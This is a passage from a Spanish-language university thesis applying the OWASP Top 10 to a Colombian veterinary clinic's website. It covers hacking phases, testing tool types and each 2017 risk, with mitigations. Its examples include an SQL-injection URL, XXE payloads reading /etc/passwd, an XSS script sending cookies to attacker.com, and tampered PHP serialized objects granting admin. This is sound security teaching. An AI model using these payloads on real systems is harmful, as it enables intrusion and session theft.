ANÁLISIS DE SEGURIDAD PARA EL SITIO WEB DE LA CLÍNICA VETERINARIA DE OCCIDENTE APLICANDO METODOLOGÍA DE PENTETS OWASP

HAROLD ALFREDO ESQUIVEL CABEZAS

JESUS HERNEY LOZANO OLIVARES

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD)
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA (ECBTI)
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
IBAGUÉ, COLOMBIA
2020

ANÁLISIS DE SEGURIDAD PARA EL SITIO WEB DE LA CLÍNICA VETERINARIA DE OCCIDENTE APLICANDO METODOLOGÍA DE PENTEST OWASP

HAROLD ALFREDO ESQUIVEL CABEZAS

JESUS HERNEY LOZANO OLIVARES

Trabajo de Grado para optar al título de Especialistas en Seguridad Informática

DIRECTOR
ING. MILTON JAVIER MATEUS HERNÁNDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA (UNAD)
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA (ECBTI)
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
IBAGUÉ, COLOMBIA
2020

Nota de aceptación:

_____
_____
_____
_____
_____
_____

_____
Firma del presidente del jurado

_____
Firma del jurado

_____
Firma del jurado

Ibagué, 29 de junio de 2020

DEDICATORIA

A todos los docentes, compañeros de especialización, director de proyecto y nuestros padres que se esmeraron para ver realizado este logro.

AGRADECIMIENTOS

Infinitas gracias a Dios por permitirnos culminar esta etapa tan importante en nuestras vidas; a nuestras familias que estuvieron presentes con su apoyo incondicional durante el proceso de aprendizaje; a nuestros docentes que se esmeraron en transmitir la mayor cantidad de conocimientos en este ciclo y especialmente al ingeniero Milton Javier Mateus Hernández, quien fue el guía durante la última fase de la especialización.

CONTENIDO

Pág.

LISTA DE FIGURAS

Pág.

LISTA DE TABLAS

Pág.

LISTA DE CUADROS

Pág.

LISTA DE ANEXOS

INTRODUCCIÓN

En la actualidad, la carta de presentación de una entidad a nivel de internet se basa en su sitio web, toda vez que es donde se da a conocer e interactúa con sus clientes a nivel mundial; es por ello por lo que cada día crece la necesidad para las entidades de contar con un sitio web como estrategia de comercio entre estas y sus clientes.

Sin embargo, hay que tener en cuenta que en estos sitios se puede presentar una serie de vulnerabilidades de seguridad que para estas entidades son invisibles y de allí la importancia de este proyecto. Así, la presente propuesta se basa en realizar un diagnóstico de vulnerabilidades de seguridad basadas en la metodología de OWASP Top 10 al sitio web de la Clínica Veterinaria de Occidente, con el fin de establecer una serie de controles que permita mitigar los riesgos de vulnerabilidades en seguridad informática que se pueda encontrar en dicho sitio web.

A lo largo de este proyecto se evidencia una serie de pruebas Pentest realizadas al sitio web con el uso de diferentes herramientas de software para tal fin. De igual manera, se clasifican las vulnerabilidades encontradas según el Top 10 de OWASP y su nivel de riesgos; finalmente, se brinda una serie de recomendaciones para garantizar una mayor seguridad al sitio web.

1. DEFINICIÓN DEL PROBLEMA

La Clínica Veterinaria de Occidente cuenta con su sitio web, el cual tiene alojado información misional, comercial, servicios, galería, entre otras. Además, cuenta con una sección con un formulario donde se captura información de sus clientes para posteriormente brindarles una respuesta oportuna según su portafolio de servicios.

En ocasiones pasadas este sitio web ha sido víctima de un ataque informático de suplantación de identidad, ya que la seguridad para ingresar a la administración del sitio fue vulnerada y el “index” de la página web fue alterado con publicidad falsa. En el marco de lo anterior, surge la siguiente pregunta para el desarrollo de este proyecto: ¿Qué vulnerabilidades de seguridad tiene el sitio web de la Clínica veterinaria de Occidente y qué controles se pueden aplicar para mitigar el riesgo de sufrir ataques informáticos?

1.1 FORMULACIÓN DEL PROBLEMA

¿Qué vulnerabilidades de seguridad tiene el sitio web de la Clínica Veterinaria de Occidente y qué controles se pueden aplicar para mitigar el riesgo de sufrir ataques informáticos?

2. JUSTIFICACIÓN

Es indispensable que las entidades implementen en lo posible cierto grado de políticas de seguridad en sus activos de información, en este caso en sus sitios web, ya que están expuestos a cualquier tipo de ataque como el que ocurrió con el cambio del index de la página web de la Clínica Veterinaria de Occidente.

Se plantea desarrollar este proyecto con el propósito de identificar estas vulnerabilidades de seguridad y describir los riesgos a los que se expone dicha entidad. Asimismo, se pretende brindar unas acciones en pro de mitigar las falencias de seguridad con la aplicación de técnicas basadas en OWASP Top 10.

3. OBJETIVOS

3.1 OBJETIVO GENERAL

Evaluar las vulnerabilidades de seguridad mediante pruebas de escaneo y penetración basadas en OWASP Top 10 en el portal web de la Clínica Veterinaria de Occidente para mitigar los riesgos de ataques informáticos.

3.2 OBJETIVOS ESPECÍFICOS

1. Realizar un diagnóstico basado en pruebas Pentest del estado actual del portal web de la Clínica Veterinaria de Occidente.

2. Documentar los riesgos de seguridad encontrados con las pruebas de Pentest basados en OWASP Top 10 para el portal web de la Clínica Veterinaria de Occidente.

3. Establecer controles para mitigar las vulnerabilidades encontradas con las técnicas aplicadas basadas en OWASP Top 10.

4. Generar un informe ejecutivo con los hallazgos y proponer mejoras para mitigar el riesgo a las vulnerabilidades de seguridad encontrados del sitio web de la Clínica Veterinaria de Occidente.

4. ALCANCE Y DELIMITACIÓN DEL PROYECTO

El alcance del proyecto consiste en realizar un diagnóstico de seguridad informática aplicando las pruebas basadas en OWASP Top 10 (Open Web Application Security Project) para identificar las vulnerabilidades a nivel de seguridad del sitio web de la Clínica Veterinaria de Occidente “www.clinicaveterinariadeoccidente.co” ubicada en la ciudad de Guadalajara de Buga. Como resultado de este diagnóstico por medio de aplicación de pruebas Pentest, se documentará y se realizará un análisis para implementar controles que permitan mitigar los riesgos de las vulnerabilidades encontradas al realizar estas pruebas basadas en OWASP Top 10.

5. MARCO REFERENCIAL

5.1 MARCO CONTEXTUAL

La Clínica Veterinaria de Occidente es una empresa privada que inició su funcionamiento en el año 2011, la cual se encuentra ubicada en el municipio de Guadalajara de Buga departamento del Valle del Cauca. Esta entidad tiene como misión prestar sus servicios médicos veterinarios a sus clientes.

Entre sus principales canales estratégicos, la clínica cuenta con la página web: http://www.clinicaveterinariadeoccidente.co, la cual se utiliza como canal de comunicación entre los usuarios y la empresa.

Después de enfrentar varios ataques informáticos sobre el servidor Web y saboteo sobre la página principal de la empresa, la entidad ha identificado la necesidad de efectuar la detección de vulnerabilidades basadas en la metodología de OWASP top 10.

5.2 MARCO TEÓRICO

5.2.1 ¿Qué es un ataque informático?

Se entiende por ataque informático o ciberataque, "la explotación deliberada de sistemas informáticos, empresas y redes dependientes de la tecnología. Estos ataques utilizan códigos maliciosos para alterar la lógica o los datos del ordenador, lo que genera consecuencias perjudiciales que pueden comprometer información y provocar delitos cibernéticos, como el robo de identidad"[1].

Respecto a estadísticas de ataques informáticos, Fortinet reportó entre abril y junio de 2019 que Colombia ha enfrentado 42 billones de intentos de ciberataques. Según esta firma, la mayoría de los ataques corresponden al tipo exploits. Por tanto, es fundamental contar con sistemas operativos totalmente actualizados y parcheados según corresponda. De igual manera usar las librerías actualizadas PHP para minimizar los riesgos de seguridad.

5.2.2 ¿Qué es una prueba de penetración?

Es un conjunto de pruebas realizadas para identificar fallas de seguridad generadas por falta de configuración o errores humanos. Las pruebas de penetración simulan

[1] Tecnología para los negocios. (2020). *Qué es un ciberataque y qué tipos existen*. Obtenido de https://ticnegocios.camaravalencia.com/servicios/tendencias/que-es-un-ciberataque-y-que-tipos-existen/

ataques informáticos con el objetivo de determinar posibles alteraciones y de esta manera aplicar los correctivos correspondientes.

5.2.3 ¿Qué es la seguridad informática?

Es una disciplina que está encaminada a prevenir, proteger y detectar el uso no autorizado de los sistemas de información de una organización. La seguridad informática cual cuenta con 3 pilares confidencialidad, integralidad y disponibilidad, definidos a continuación[2]:

- **Confidencialidad:** La cual significa que únicamente los usuarios autorizados pueden acceder a nuestros recursos, datos e información.

- **Integridad:** Entendida como aquella funcionalidad en que sólo los usuarios autorizados deben ser capaces de modificar los datos cuando sea necesario.

- **Disponibilidad:** Se refiere a que los datos deben estar disponibles para los usuarios cuando sea necesario.

5.2.4 Hacking Ético

Se entiende por hacking ético a la acción de una persona con conocimientos informáticos de realizar pruebas de intrusión sobre sistemas informáticos sin poner en riesgo la operatividad de estos en busca de vulnerabilidades de seguridad para posteriormente ser reportadas para que se tomen controles para prevenir un ataque informático.

5.2.4.1 Fases del Hacking

Se debe seguir un orden lógico en el momento de realizar un hacking, para ello se tienen las siguientes fases que comúnmente se representan como un ciclo que denominan el “circulo del hacking”:

- **“Reconocimiento:** Esta etapa involucra la obtención de información (Information Gathering) con respecto a una potencial víctima que puede ser una persona u organización. Por lo general, durante esta fase se recurre a diferentes recursos de Internet como Google, entre tantos otros, para recolectar datos del objetivo. Algunas de las técnicas utilizadas en este primer paso son la Ingeniería Social, el Dumpster Diving, el sniffing.

[2] Universidad Internacional de Valencia. (21 de marzo de 2018). ¿Qué es la seguridad informática y cómo puede ayudarme? Obtenido de https://www.universidadviu.com/la-seguridad-informatica-puede-ayudarme/

- **Escaneo:** En esta segunda etapa se utiliza la información obtenida en la fase 1 para sondear el blanco y tratar de obtener información sobre el sistema víctima como direcciones IP, nombres de host, datos de autenticación, entre otros. Entre las herramientas que un atacante puede emplear durante la exploración se encuentra el network mappers, port mappers, network scanners, port scanners, y vulnerability scanners.

- **Obtener Acceso:** En esta instancia comienza a materializarse el ataque a través de la explotación de las vulnerabilidades y defectos del sistema (Flaw exploitation) descubiertos durante las fases de reconocimiento y exploración. Algunas de las técnicas que el atacante puede utilizar son ataques de Buffer Overflow, de Denial of Service (DoS), Distributed Denial of Service (DDos), Password filtering y Session hijacking.

- **Mantener Acceso:** Una vez que el atacante ha conseguido acceder al sistema, buscará implantar herramientas que le permitan volver a acceder en el futuro desde cualquier lugar donde tenga acceso a Internet. Para ello, suelen recurrir a utilidades backdoors, rootkits y troyanos.

- **Borrar Huellas:** Una vez que el atacante logró obtener y mantener el acceso al sistema, intentará borrar todas las huellas que fue dejando durante la intrusión para evitar ser detectado por el profesional de seguridad o los administradores de la red. En consecuencia, buscará eliminar los archivos de registro (log) o alarmas del Sistema de Detección de Intrusos (IDS)"[3].

5.2.4.2 Modalidades del Hacking

Dependiente del alcance, tiempo, costo e información que el cliente provea al auditor que va a realizar el hacking, podría ejecutar las modalidades:

- **"Black Box Hacking:** También llamado hacking de caja negra. Esta modalidad se aplica a pruebas de intrusión externas. Se llama de este modo porque el cliente solamente le proporciona el nombre de la empresa a auditar al consultor, por lo que esta obra a ciegas, la infraestructura de la organización es una caja negra para él.

- **Grey Box Hacking:** hacking de caja gris. Esta modalidad suele utilizarse como sinónimo para referirse a las pruebas de intrusión internas. Empero, algunos auditores también le llaman gray-box-hacking a una prueba externa en la cual el cliente proporciona información limitada sobre los equipos públicos a ser auditados. Ejemplo: un listado con datos como la dirección IP y el tipo/función del equipo (router, web-server, firewall, etc.).

[3] Hilfrank. (2020). Fases de un Ataque Informático. Obtenido de https://hilfrank.wordpress.com/fases-de-un-ataque-informatico/

- **White Box Hacking:** Este es el denominado hacking de caja blanca, aunque en ocasiones también se le llama hacking transparente. Esta modalidad se aplica a pruebas de intrusión internas solamente y se llama de esta forma porque la empresa cliente le da al consultor información completa de las redes y los sistemas a auditar. Es decir, que además de brindarle un punto de red e información de configuración para la estación de auditoria, como en el hacking de caja gris, el consultor recibe información extensa como diagramas de red, listado detallado de equipos a auditar incluyendo nombres, tipos, plataformas, servicios principales, direcciones IP, información de subredes remotas, en fin"[4].

5.2.5 Herramientas de prueba de seguridad de aplicaciones (AST)

"Las pruebas de seguridad están creciendo más rápido que cualquier otro mercado de seguridad, ya que las soluciones AST (Application Security Testing o Pruebas de seguridad de aplicaciones) se adaptan a las nuevas metodologías de desarrollo y a la mayor complejidad de las aplicaciones. Las herramientas de AST son uno de los pilares de cualquier práctica de seguridad de aplicaciones.

5.2.5.1 La tecnología Static AST (SAST)

Analiza la fuente de la aplicación, el código de bytes o el código binario para detectar vulnerabilidades de seguridad, generalmente en las fases de programación y/o prueba del ciclo de vida del desarrollo de software (SDLC). Las herramientas SAST se pueden considerar como pruebas de White-Hat o White-Box, donde el probador conoce información sobre el sistema o el software que se está probando, incluido un diagrama de arquitectura, acceso al código fuente, etc. Las herramientas SAST examinan el código fuente (en reposo) para detectar y reportar las debilidades que pueden conducir a vulnerabilidades de seguridad. Los analizadores de código fuente pueden ejecutarse en código no compilado para verificar defectos tales como errores numéricos, validación de entrada, condiciones de carrera, recorridos de ruta, punteros y referencias, y más. Los analizadores de código binario y de bytes hacen lo mismo en el código construido y compilado. Algunas herramientas se ejecutan solo en el código fuente, otras solo en el código compilado y otras en ambos.

5.2.5.2 La tecnología Dynamic AST (DAST)

Analiza las aplicaciones en su estado dinámico de ejecución durante las fases de prueba o de operación. Simula ataques contra una aplicación (generalmente aplicaciones y servicios habilitados para la web) y analiza las reacciones de la aplicación para determinar si es vulnerable. A diferencia de las herramientas SAST,

[4] ASTUDILLO B, K. (2013). Hacking Ético 101. Obtenido de https://www.bibliadelprogramador.com/2017/06/hacking-etico-101-como-hackear.html, p12

las herramientas DAST se pueden considerar como pruebas de Black-Hat o Black-Box, donde el probador no tiene conocimiento previo del sistema. Detectan condiciones que indican una vulnerabilidad de seguridad en una aplicación en su estado de ejecución. Las herramientas DAST se ejecutan en el código operativo para detectar problemas con interfaces, solicitudes, respuestas, secuencias de comandos, inyección de datos, sesiones, autenticación y más. Las herramientas DAST emplean fuzzing: lanzar casos de prueba conocidos, no válidos e inesperados, en una aplicación, a menudo en gran volumen.

5.2.5.3 La tecnología Interactiva AST (IAST)

Juntamente con Hybrid Tools combinan la observación interna y externa de una aplicación en ejecución que se está probando con DAST simultáneamente. Por lo general, se implementa como un agente dentro del entorno de tiempo de ejecución de prueba (por ejemplo, instrumentando la Máquina Virtual de Java [JVM] o .NET CLR) que observa operaciones o ataques desde dentro de la aplicación e identifica vulnerabilidades. Los enfoques híbridos han estado disponibles durante mucho tiempo, pero más recientemente se han categorizado y discutido usando el término IAST. Las herramientas IAST utilizan una combinación de técnicas de análisis estático y dinámico. Pueden probar si las vulnerabilidades conocidas en el código son realmente explotables en la aplicación en ejecución. Las herramientas IAST utilizan el conocimiento del flujo de la aplicación y el flujo de datos para crear escenarios avanzados de ataque y utilizan los resultados del análisis dinámico de forma recursiva: a medida que se realiza un análisis dinámico, la herramienta aprenderá cosas sobre la aplicación en función de cómo responde a los casos de prueba. Algunas herramientas utilizarán este conocimiento para crear casos de prueba adicionales, que luego podrían generar más conocimiento para más casos de prueba y así sucesivamente. Las herramientas IAST son adeptas para reducir el número de falsos positivos, y funcionan bien en entornos Agile y DevOps donde las herramientas tradicionales DAST y SAST independientes pueden requerir demasiado tiempo para el ciclo de desarrollo.

5.2.5.4 Las Pruebas de seguridad de aplicaciones móviles (MAST)

Combinan técnicas tradicionales de pruebas estáticas y dinámicas para descubrir vulnerabilidades de seguridad en aplicaciones iOS y Android y los componentes de back-end correspondientes. Las herramientas MAST son una combinación de análisis estático, dinámico y forense. Realizan algunas de las mismas funciones que los analizadores estáticos y dinámicos tradicionales, pero permiten que el código móvil se ejecute también en muchos de esos analizadores. Las herramientas MAST tienen características especializadas que se centran en problemas específicos de las aplicaciones móviles, como el desbloqueo o el enraizamiento del dispositivo, las

conexiones WI-FI falsificadas, el manejo y la validación de certificados, la prevención de fugas de datos y más"[5].

5.2.6 ¿QUÉ ES OWASP TOP 10?

El Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar[6].

Este proyecto se enfoca en revisar y mejorar la seguridad de los aplicativos Web, que nacieron hace más de 10 años donde, se recopilan las principales vulnerabilidades, documentándolas y permitiendo que las organizaciones cuenten con aplicaciones seguras y confiables. Este proyecto utiliza el esquema de evaluación de riesgos como se muestra en la figura 1, apoyado en la metodología de evaluación, donde para cada riesgo se proporciona la información sobre la probabilidad e impacto.

Figura 1. Esquema de evaluación basado en la metodología OWASP

Agente de Amenaza	Explotabilidad	Prevalencia de Vulnerabilidad	Detección de Vulnerabilidad	Impacto Técnico	Impacto de Negocio
Específico de la Aplicación	Fácil 3	Difundido 3	Fácil 3	Severo 3	Específico del Negocio
	Promedio 2	Común 2	Promedio 2	Moderado 2	
	Difícil 1	Poco Común 1	Difícil 1	Mínimo 1	

Fuente: Owasp Top 10 - 2017

A continuación, se despliega el top 10 de los riesgos 2017.

5.2.6.1 Inyección

La inyección es catalogada con un riesgo alto, debido a que solo requiere insertar un código SQL malicioso en una aplicación, donde se envían datos no confiables como parte de una consulta, que puede afectar la confidencialidad de la información, su integridad, disponibilidad y almacenamiento en la base de datos[7].

Ejemplos de ataque: Para ilustrar el problema se incluye como ejemplo la siguiente url que no existe y que se escribe para mostrar la manera como se inyectaría el código SQL. http://www.clinicaveterinariadeoccidente.co/tipoperro?raza='Pug' or 1=1 --


[5] A2SECURE. (29 de mayo de 2019). Herramientas de prueba de seguridad de aplicaciones (AST). Obtenido de https://www.a2secure.com/blog/herramientas-de-prueba-de-seguridad-de-aplicaciones-ast/

[6] OWASP. (2017). OWASP Top 10 - 2017. Obtenido de https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf, p 2.

[7] Ibid, p 7.

De lo anterior, se observa que realizando un análisis al código SQL se identifica que la consulta siempre se va a ejecutar como verdadera y va a arrojar los datos de todos los clientes que se encuentran en la base de datos. A continuación, en la figura 2, un ejemplo de un código escrito, que tiene inyección de sql.

Figura 2. Ejemplo inyección SQL



Fuente: Autores

Se previene:

- No mostrar a los usuarios errores generados desde la base de datos.
- Rechazar peticiones con caracteres tipo: ‘ - /**/

5.2.6.2 Pérdida de Autenticación y Gestión de Sesiones

En este evento, las funciones de la aplicación de autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para asumir de manera temporal o permanente la identidad de otros usuarios[8].

Ejemplos de ataque: Para mostrar la vulnerabilidad se continúa tomando como ejemplo la url con una página inexistente donde se logra visualizar que se estaría aceptando que el usuario y contraseña sean guardadas en una cookie de tal forma que si alguien se encuentra escaneando el tráfico puede obtener los datos almacenados.

Ejemplo:
http://www.clinicaveterinariadeoccidente.co/login.php?username=jlozano&pass=12345678&cookie=true

Se previene:

- Cumplir con los requisitos de gestión de sesiones que nos indica Owasp.
- Cerrar sesiones y no solo ventanas.
- No permitir recordar contraseña.
- Almacenar de manera correcta los datos del usuario en la base de datos.

[8] Ibid, p 7.

5.2.6.3 Exposición de datos sensibles

Actualmente, varias aplicaciones web y APIs, no brindan una adecuada protección de los datos sensibles, como información financiera, de salud o Información Personalmente Identificable (PII). Es por ello, que un atacante puede sustraer, modificar o variar estos datos protegidos inadecuadamente para llevar a cabo delitos informáticos tales como violación de datos personales, acceso ilícito a sistemas informáticos, Suplantación de sitios web para capturar datos personales, hurto por medios informáticos y semejantes, entre otros. Por lo tanto, es recomendable, aplicar métodos de protección como cifrados en almacenamiento, tránsito y deshabilitar el autocompletar en formularios[9].

Ejemplos de ataque: Para el caso concreto, si la clínica veterinaria contara con pagos en línea, realizara una transacción con tarjeta de crédito y si se utilizara el cifrado de datos al momento de almacenar en la base de datos. Cuando realizáramos una consulta, esta realizaría el descifrado permitiendo que por medio de inyección de SQL se obtengan datos sensibles de los clientes.

Se previene:

- No guardar en bases de datos sensibles innecesariamente.
- Cifrar datos sensibles.
- Deshabilitar el almacenamiento en cache.

5.2.6.4 Entidades Externas XML (XXE)

Se presenta cuando en una aplicación se permite el cargue de documentos tipo XML de entidades externas y se procesan sin ninguna validación. En muchas ocasiones los procesadores están desactualizados o mal configurados y no cuentan con las reglas necesarias para minimizar el escaneo de puertos LAN, detener ataques de denegación de servicio y ejecutar código malicioso[10]. A continuación, en la figura 3 se observa un ejemplo de un código, con el cual se extrae datos del servidor.

Ejemplos de ataque:

Escenario 1: intento de extraer datos de un servidor por un atacante:

[9] Ibid, p 7.
[10] Ibid, p 7.

Figura 3. Extraer datos del servidor

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

Fuente: Autores

Escenario 2: En la figura 4, al cambiar en el código la línea ENTITY, el atacante podrá escanear la red privada del servidor como se observa a continuación:

Figura 4. Cambio de la línea ENTITY

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

Fuente: Autores

Escenario 3: incluyendo en el código un archivo potencialmente infinito, se intenta realizar un ataque de denegación de servicio como se evidencia en la figura 5.

Figura 5. Intento ataque denegación de servicio.

```
<!ENTITY xxe SYSTEM "file:///dev/random">]>
```

Fuente: Autores

Se previene:

- Actualizar las bibliotecas XML.
- Deshabilitar las entidades externas XML.
- Usar formatos de datos menos complejos como Json.

5.2.6.5 Pérdida de Control de Acceso

Este problema se puede presentar al momento que se realice una autenticación sin los controles necesarios, donde los atacantes pueden explotar estas vulnerabilidades de tal manera que tendrán acceso a páginas que deberían estar restringidas como las de administración del sitio web[11].

Ejemplos de ataque: En el evento que la clínica veterinaria contara con un módulo de administración y no se estuviera restringiendo el acceso por rol, el atacante puede ingresar a la url de ejemplo sin ninguna restricción.

http://www.clinicaveterinariadeoccidente.co/administrator

Se previene:

[11] Ibid, p 7.

- Crear una política con roles de acceso a cada uno de los usuarios identificando cada uno de los niveles a los cuales puede ingresar cada rol. Es importante realizar pruebas constantes con cada uno de los roles e intentar acceder a niveles que sean prohibidos para validar la efectividad del control.

5.2.6.6 Configuración de Seguridad Incorrecta

La configuración de seguridad incorrecta es un problema común y se presenta por configurar de forma manual, ad hoc o por omisión (o directamente por la falta de configuración). Son ejemplos: S3 buckets abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, frameworks, dependencias y componentes desactualizados, etc[12].

Ejemplos de ataque: Es común mostrar los mensajes de error en el sitio web lo cual puede ser usado por un posible atacante.

Se previene:

- Mantener las librerías de código actualizadas.
- Desechar framework que no se usen.
- Usar procesos automatizados para identificar posibles fallas.
- Validar que no existan puertos abiertos que no necesitemos.
- Exigir el cambio periódico de contraseñas.
- Eliminar cuentas y contraseñas predeterminadas, v.gr. password: admin, contraseña: admin.
- Implementar SSL.

5.2.6.7 Secuencia de Comandos en Sitios Cruzados (XSS)

Consiste en la inyección de código no confiable en una aplicación web, está vulnerabilidad tiene 2 tipos, el reflejado y el persistente. La primera de ellas actúa en el equipo de la víctima y la segunda se almacena en el servidor, lo cual puede generar redireccionamientos a sitios maliciosos, modificar el sitio web, realizar el secuestro de información y sesiones[13].

Ejemplos de ataque:

Escenario 1: Se presenta un código HTML que no cuenta con validaciones o restricciones de los datos obtenidos, lo cual puede traer datos no confiables generando afectación en el servicio como se muestra en el ejemplo de la figura 6:

[12] Ibid, p 7.
[13] Ibid, p 7.

Figura 6. Código HTML sin validar

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

Fuente: Autores

Ahora bien, si el atacante modifica el parámetro “CC” en el navegador por el código script que se muestra en la figura 7, la victima seria redireccionada al sitio web del atacante, permitiendo secuestrar datos de sesión del usuario actual:

Figura 7. Modificación del parámetro “cc”

```
'><script>document.location='http://www.attacker.com/cgibin/
cookie.cgi?foo='+document.cookie</script>'
```

Fuente: Autores

Se previene:

- “Usar frameworks seguros.
- Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML (cuerpo, atributos, JavaScript, CSS, o URL) resuelve los XSS Reflejado y XSS Almacenado.
- Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, ayuda a prevenir DOM XSS.
- Habilitar una Política de Seguridad de Contenido (CSP) es una defensa profunda para la mitigación de vulnerabilidades XSS”[14].

5.2.6.8 Deserialización Insegura

Esta vulnerabilidad se presenta cuando una aplicación es afectada por objetos que alteran su lógica, los cuales pueden generar ataques de inyección, repetición y ejecución de código en el servidor para manipular información[15].

Ejemplos de ataque:

Escenario 1: una aplicación React invoca a un conjunto de microservicios Spring Boot, siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma “R00” del objeto Java, y usa la herramienta Java Serial Killer para obtener ejecución de código remoto en el servidor de la aplicación[16].

[14] Ibid, p 14
[15] Ibid, p 7.
[16] Ibíd, p 15

Escenario 2: En un foro se utiliza serialización de objetos PHP para almacenar una “súper cookie”, conteniendo el ID, rol, hash de la contraseña y otros estados del usuario como se muestra a continuación en la figura 8:

Figura 8. Serialización de objetos PHP

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05
022f8f3c88bc960";}
```

Fuente: Autores

En la figura número 9, se describe un atacante que modifica el objeto serializado para obtener privilegios de administrador:

Figura 9. Modificación serialización de objeto PHP

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022
f8f3c88bc960";}
```

Fuente: Autores

Se previene:

- Validar la integridad de firmas digitales para revisar modificaciones sobre las mismas.
- Monitorear de los procesos de deserialización.
- Aislar el código de deserialización para que se ejecute con los mínimos privilegios posibles.

5.2.6.9 Componentes con vulnerabilidades conocidas

En ocasiones los desarrolladores de software no conocen la totalidad del código de una aplicación, si es open source o si fue escrito por otra empresa, como sería el caso de los frameworks, que pueden afectar la seguridad de una aplicación. En un caso exitoso, si un atacante encuentra una versión desactualizada de un código, puede generar la pérdida de información o acceso no autorizado a los servidores, lo cual genera la posibilidad de disminuir las defensas de aplicaciones y permitir diversos ataques e impactos[17].

Ejemplos de ataque: Cuando se usan componentes comunes y se dejan los criterios de configuración estándar podría quedar vulnerables y se facilita el acceso a información almacenada en las bases de datos. De igual manera este caso se puede presentar cuando usamos componentes con versiones antiguas, las cuales pueden tener problemas de seguridad que son utilizadas por los hackers para obtener información de un sitio.

Se previene:

[17] Ibid, p 7.

- Revisar las versiones de los componentes en el sitio web.
- Mantener actualizados los componentes.
- Deshabilitar componentes sin utilizar para evitar el uso no autorizado.
- Aplicar políticas de seguridad para el uso e implementación de componentes.

5.2.6.10 Registro y Monitoreo Insuficientes:

El monitoreo inadecuado y no contar con un plan de incidentes, afectan la operación, perdida y manipulación de datos. Según estudios muestran que la detección de estas brechas de seguridad supera a los 200 días[18].

Ejemplos de ataque: Un atacante usa contraseñas estándar las cuales debieron haberse restringido en la puesta en marcha del sitio o aplicación.

Se previene:

- Almacenar los errores de inicio de sesión para identificar posibles ataques a una determinada cuenta o a nuestro sitio.
- Contar con un módulo de auditoria para identificar las transacciones generadas por los usuarios.
- Tener un plan de respuesta de incidentes.

Por lo expuesto, se resume en la figura 10, donde se clasifica el nivel de explotabilidad, prevalencia, detectabilidad e impacto del top 10 de vulnerabilidades basada en las estadísticas y experiencias del equipo de OWASP.

Figura 10. Resumen de factores de riesgo del OWASP top 10

Riesgo	Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impacto		Puntuación
		Explotabilidad	Prevalencia	Detectabilidad	Técnico	Negocio	
A1: 2017- Inyección	Específico de la Aplicación	FACIL: 3	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	8,0
A2: 2017 - Pérdida de Autenticación	Específico de la Aplicación	FACIL: 3	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A3: 2017 - Exposición de Datos Sensibles	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A4: 2017 - Entidad Externa de XML (XXE)	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	7,0
A5: 2017 - Pérdida de Control de Acceso	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	6,0
A6: 2017 - Configuración de Seguridad Incorrecta	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A7: 2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A8: 2017 - Deserialización Insegura	Específico de la Aplicación	DIFICIL: 1	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	5,0
A9: 2017 - Componentes con Vulnerabilidades Conocidas	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	MODERADO: 2	Específico de la Aplicación	4,7
A10: 2017 - Registro y Monitoreo Insuficientes	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	DIFICIL: 1	MODERADO: 2	Específico de la Aplicación	4,0

Fuente: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

[18] Ibid, p 7.

Resulta fundamental identificar y realizar para cada panorama empresarial un estudio detallado, ya que algunos de los riesgos presentados pueden variar la puntuación dependiendo el tipo de organización a estudiar.

5.3 MARCO CONCEPTUAL

